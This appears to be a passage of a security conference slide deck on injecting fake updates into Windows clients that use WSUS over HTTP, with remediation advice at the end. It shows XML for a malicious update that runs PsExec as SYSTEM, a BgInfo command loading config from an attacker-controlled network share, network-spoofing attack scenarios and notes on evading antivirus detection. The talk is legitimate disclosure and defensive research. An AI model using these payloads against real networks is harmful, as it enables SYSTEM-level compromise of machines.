
```
<HandlerSpecificData type="cmd:CommandLineInstallation">
  <InstallCommand Arguments="/Q /W"
    Program="Windows-KB890830-x64-V5.22.exe"
    RebootByDefault="false" DefaultResult="Succeeded">
    <ReturnCode Reboot="true" Result="Succeeded" Code="3010" />
    <ReturnCode Reboot="false" Result="Failed" Code="1603" />
    <ReturnCode Reboot="false" Result="Failed" Code="-2147024894" />
  </InstallCommand></HandlerSpecificData>
```

WSUS Attacks - CommandLineIntallation

- We can download and run any Microsoft-signed exe
 - We can provide arbitrary command-line arguments
 - Updates get installed as SYSTEM
-
- Lets download and run cmd.exe!
 - Most Windows binaries not signed ☹️
 - But SysInternals tools are!
 - Let's use PsExec!




Injecting a fake update





Injecting a fake update

```
<ExtendedProperties DefaultPropertiesLanguage="en" Handler="
http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation
  MaxDownloadSize="396480" MinDownloadSize="0">
    <InstallationBehavior RebootBehavior="CanRequestReboot" />
  </ExtendedProperties>
<Files>
  <File Digest="tcYtee2k9+S2CpyqVzaj/cLxsn4=" DigestAlgorithm="SHA1"
    FileName="PsExec.exe" Size="396480" Modified="2015-02-27T15:54:52Z">
    <AdditionalDigest Algorithm="SHA256">Ow...q5U=</AdditionalDigest>
  </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
  <InstallCommand
    Program="PsExec.exe"
    Arguments="/accepteula cmd /c whoami &gt; c:\whoami.txt"
    RebootByDefault="false" DefaultResult="Succeeded">
    <ReturnCode Reboot="false" Result="Succeeded" Code="0" />
    <ReturnCode Reboot="false" Result="Failed" Code="-1" />
  </InstallCommand>
</HandlerSpecificData>
```



WSUS Attack Demo – Scenario 1

- Client PC configured to use WSUS over HTTP
- User can modify proxy settings
- Malicious low-priv user

PsExec Problems

- Sophos detects it as a 'Hacking Tool'
- May get blocked on enterprise systems
- What else could we use?

PsExec

Category: Adware and PUAs
Type: Hacking Tool

Protection available since:
Last Updated:

09 Feb 2006
20 May 2010



[Download our free Virus Removal Tool](#) - Find and remove threats your antivirus missed

[Summary](#) | [More information](#)

PsExec is a tool to execute programs on remote systems that could be used for malicious purposes.


SysInternals BgInfo

- Frequently used on enterprise machines



SysInternals BgInfo

- Can run VBScript to populate fields
- Can load config file from network share



```
bginfo \\attacker\\share\\config.bgi /nolicprompt /timer:0
```

WSUS Attack Demo – Scenario 2

- Attacker has access to corporate subnet
- Attacker has no domain creds
- Attacker can perform ARP spoofing / WPAD injection

Check for WSUS HTTP misconfiguration

- Check registry on WSUS client machines
- HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate
 - WUServer = <http://wsus-server.local:8530>
- HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU
 - UseWUServer = **1** – Computer will use WUServer setting
- Or check Group Policy
 - Windows Components > Windows Update >
Specify intranet Microsoft update service location

Fix WSUS HTTP Misconfiguration

- RTFM – Microsoft recommends, but doesn't enforce HTTPS
 - https://technet.microsoft.com/library/hh852346.aspx#bkmk_3_5_ConfigSSL

3.5. Secure WSUS with the Secure Sockets Layer Protocol

You can use the Secure Sockets Layer (SSL) protocol to help secure the WSUS deployment. WSUS uses SSL to authenticate client computers and downstream WSUS servers to the WSUS server. WSUS also uses SSL to encrypt update metadata.

Important

Clients and downstream servers that are configured to use Transport Layer Security (TLS) or HTTPS must also be configured to use a fully qualified domain name (FQDN) for their upstream WSUS server.

WSUS uses SSL for metadata only, not for update files. This is the same way that Microsoft Update distributes updates. Microsoft reduces the risk of sending update files over an unencrypted channel by signing each update. In addition, a hash is computed and sent together with the metadata for each update. When an update is downloaded, WSUS checks the digital signature and hash. If the update has been changed, it is not installed.

Thanks

- Jan Tudor
- Ruben Boonen (@FuzzySec)
- Andy Monaghan
- Context

So why IS Windows Update so slow?



No idea, sorry! -_(\ツ)_/~

Any Questions?

- Read the whitepaper for more details:

<http://ctx.is/WSUSpect>

- Twitter
 - @pdjstone
 - @noxrnet